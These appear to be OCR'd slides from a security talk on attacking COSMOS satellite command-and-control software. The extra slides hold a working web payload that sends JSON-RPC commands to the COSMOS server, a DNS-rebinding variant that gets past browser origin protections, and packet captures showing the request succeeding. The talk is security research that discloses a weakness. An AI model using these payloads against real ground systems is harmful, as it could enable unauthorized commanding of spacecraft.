
The User Interface for Command and Control
of Embedded Systems

COSMOSRB/ COSMOSC2 FOR DUMMIES




COSMOSRB/ COSMOSC2 - REALTIME COMMANDING AND SCRIPTING TOOLS

- Command Sequence
- Command Sender
- Script Runner
- Test Runner




COSMOSRB/ COSMOSC2 - OFFLINE ANALYSIS TOOLS

- Telemetry Viewer
- Telemetry Grapher
- Telemetry Extractor
- Command Extractor
- Data Viewer




COSMOSRB/ COSMOSC2 - REALTIME TELEMETRY VISUALIZATION TOOLS

- Telemetry Viewer
- Telemetry Grapher
- Limits Monitor
- Packet Viewer
- Data Viewer




COSMOSRB/ COSMOSC2 - UTILITIES

- Config Editor
- Launcher
- Table Manager
- Handbook Creator



COSMOSRB/ COSMOSC2



RESOURCES FOR SATELLITE HACKING

- NASA NOS3 <https://github.com/nasa/nos3>
 - ADDVulcan Hack-A-Sat Repo <https://github.com/ADDVulcan/ADDVulcan>
 - NASA OpenSatKit
-
-


CROSS APPLICATION SATELLITE CONTROL

Exploring cross application request
forgeries on COSMOSRB

DEMO 1

Understanding Satellite Command Execution


COSMOSRB / COSMOSC2




DEMO 2

Exploring Remoting Command Execution

COSMOSRB/ COSMOSC2 - REMOTE COMMAND EXECUTION




COSMOSRB/ COSMOSC2 - REMOTE COMMAND EXECUTION VIA TCP/IP




DEMO 3

Cross Application Satellite Control

COSMOSRB/ COSMOSC2 - CROSS APPLICATION REQUEST FORGERY



COSMOSRB/ COSMOSC2 - CROSS APPLICATION REQUEST FORGERY



QUESTIONS?

`connect@shellcoder.party`

ADDITIONAL SLIDES

BLOCKED BY CSP

```
1 <h>Cross Site Satellite Control</h>
2 A new method to control satellite and send commands.
3 <script>
4 var satjob = '{"jsonrpc": "2.0", "method": "get_interface_names", "id": 1}'
5 var x = new XMLHttpRequest();
6 x.open("POST", "[http://127.0.0.1:7777](http://127.0.0.1:7777/)");
7 x.send(satjob);
8 x.onreadystatechange = function() {
9   if (x.readyState == 4)
10    alert(x.responseText);
11 };
12 </script>
```

PAYLOAD AFTER TAVISO'S RBNDR.US DNS REBINDING

```
1 <h>Cross Site Satellite Control</h>
2 A new method to control satellite and send commands.
3 <script>
4 var satjob = '{"jsonrpc": "2.0", "method": "get_interface_names", "id": 1}'
5 var x = new XMLHttpRequest();
6 x.open("POST", "[http://7f000001.c0a80001.rbndr.us:7777]
  (http://7f000001.c0a80001.rbndr.us:7777/)");
7 x.send(satjob);
8 x.onreadystatechange = function() {
9   if (x.readyState == 4)
10     alert(x.responseText);
11 };
12 </script>
```

PAYLOAD SENT

127.0.0.1	TCP	68 42686 → 7777 [ACK] Seq=1 Ack=1 Win=65536 Len=0 TSva
127.0.0.1	HTTP	517 POST / HTTP/1.1 (text/plain)
127.0.0.1	TCP	68 7777 → 42686 [ACK] Seq=1 Ack=450 Win=65536 Len=0 TS
127.0.0.1	HTTP	212 HTTP/1.1 200 OK (application/json-rpc)
127.0.0.1	TCP	68 42686 → 7777 [ACK] Seq=450 Ack=145 Win=65536 Len=0
103.195.103.66	UDP	72 9993 → 9993 Len=28
185.180.13.82	UDP	72 49168 → 9993 Len=28
50.7.252.138	UDP	72 49167 → 9993 Len=28
195.181.173.159	UDP	72 9993 → 9993 Len=28

Content-Length: 60\r\n
Origin: http://192.168.0.129:8000\r\n
Connection: keep-alive\r\n
Referer: http://192.168.0.129:8000/x1.html\r\n
\r\n
[\[Full request URI: http://7f000001.c0a80001.rbn dr.us:7777/\]](http://7f000001.c0a80001.rbn dr.us:7777/)
[HTTP request 1/1]
[\[Response in frame: 98\]](#)
File Data: 60 bytes

Line-based text data: text/plain (1 lines)
{"jsonrpc": "2.0", "method": "get_interface_names", "id": 1}

0000	00 00 03 04 00 06 00 00 00 00 00 00 30 22 08 000" ..
0010	45 00 01 f5 5e 34 40 00 40 06 dc cc 7f 00 00 01	E...^4@. @.....
0020	7f 00 00 01 a6 be 1e 61 cf 5d b2 f0 5c 86 c6 3ea]..\->
0030	80 18 00 40 ff e9 00 00 01 01 08 0a 84 65 c9 a6	...@.....e..
0040	84 65 c9 a6 50 4f 53 54 20 2f 20 48 54 54 50 2f	e..POST / HTTP/
0050	31 2e 31 0d 0a 48 6f 73 74 3a 20 37 66 30 30 30	1.1. Host: 7f000
0060	30 30 31 2e 63 30 61 38 30 30 30 31 2e 72 62 6e	001.c0a8 0001.rbn
0070	64 72 2e 75 73 3a 37 37 37 37 0d 0a 55 73 65 72	dr.us:77 77..User
0080	2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f	-Agent: Mozilla/
0090	35 2e 30 20 28 58 31 31 3b 20 55 62 75 6e 74 75	5.0 (X11 ; Ubuntu
00a0	3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 3b 20	; Linux x86_64;
00b0	72 76 3a 37 39 2e 30 29 20 47 65 63 6b 6f 2f 32	rv:79.0) Gecko/2

PROCESSED AT THE C&T SERVER AND RESPONSE RECEIVED

The screenshot displays a network traffic analysis tool interface. At the top, a list of network packets is shown. The selected packet is an HTTP response from 127.0.0.1 to 127.0.0.1, with status 200 OK and content type application/json-rpc. Below this, the file data is shown as 69 bytes. The main pane displays the JavaScript Object Notation (JSON) of the response body, which is an object with three members: 'jsonrpc' (value: '2.0'), 'id' (value: '1'), and 'result' (value: an array of three strings: 'CFDP_INT', 'CFS_UART', and 'COSMOSINT'). The bottom pane shows the raw hex and ASCII representation of the data, with the JSON body highlighted in blue.

Source	Destination	Protocol	Length	Info
127.0.0.1	127.0.0.1	HTTP	212	HTTP/1.1 200 OK (application/json-rpc)
127.0.0.1	127.0.0.1	TCP	68	42686 → 7777 [ACK] Seq=450 Ack=145 Win=65536 Len=6
103.195.103.66	127.0.0.1	UDP	72	9993 → 9993 Len=28
185.180.13.82	127.0.0.1	UDP	72	49168 → 9993 Len=28
50.7.252.138	127.0.0.1	UDP	72	49167 → 9993 Len=28
195.181.173.159	127.0.0.1	UDP	72	9993 → 9993 Len=28

File Data: 69 bytes

```
JavaScript Object Notation: application/json-rpc
Object
  Member Key: jsonrpc
  Member Key: id
  Member Key: result
    Array
      String value: CFDP_INT
      String value: CFS_UART
      String value: COSMOSINT
    Key: result
```

```
0030 80 18 00 40 fe b8 00 00 01 01 08 0a 84 65 c9 a7 ...@.....e..
0040 84 65 c9 a6 48 54 54 50 2f 31 2e 31 20 32 30 30 ..HTTP /1.1 200
0050 20 4f 4b 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 OK Content-Typ
0060 65 3a 20 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6a e: applica tion/j
0070 73 6f 6e 2d 72 70 63 0d 0a 43 6f 6e 74 65 6e 74 son-rpc Content
0080 2d 4c 65 6e 67 74 68 3a 20 36 39 0d 0a 0d 0a 7b -Length: 69...{
0090 22 6a 73 6f 6e 72 70 63 22 3a 22 32 2e 30 22 2c "jsonrpc ":"2.0",
00a0 22 69 64 22 3a 31 2c 22 72 65 73 75 6c 74 22 3a "id":1," result":
00b0 5b 22 43 46 44 50 5f 49 4e 54 22 2c 22 43 46 53 ["CFDP_I NT","CFS
00c0 5f 55 41 52 54 22 2c 22 43 4f 53 4d 4f 53 49 4e UART"," COSMOSIN
00d0 54 22 5d 7d T"]}]
```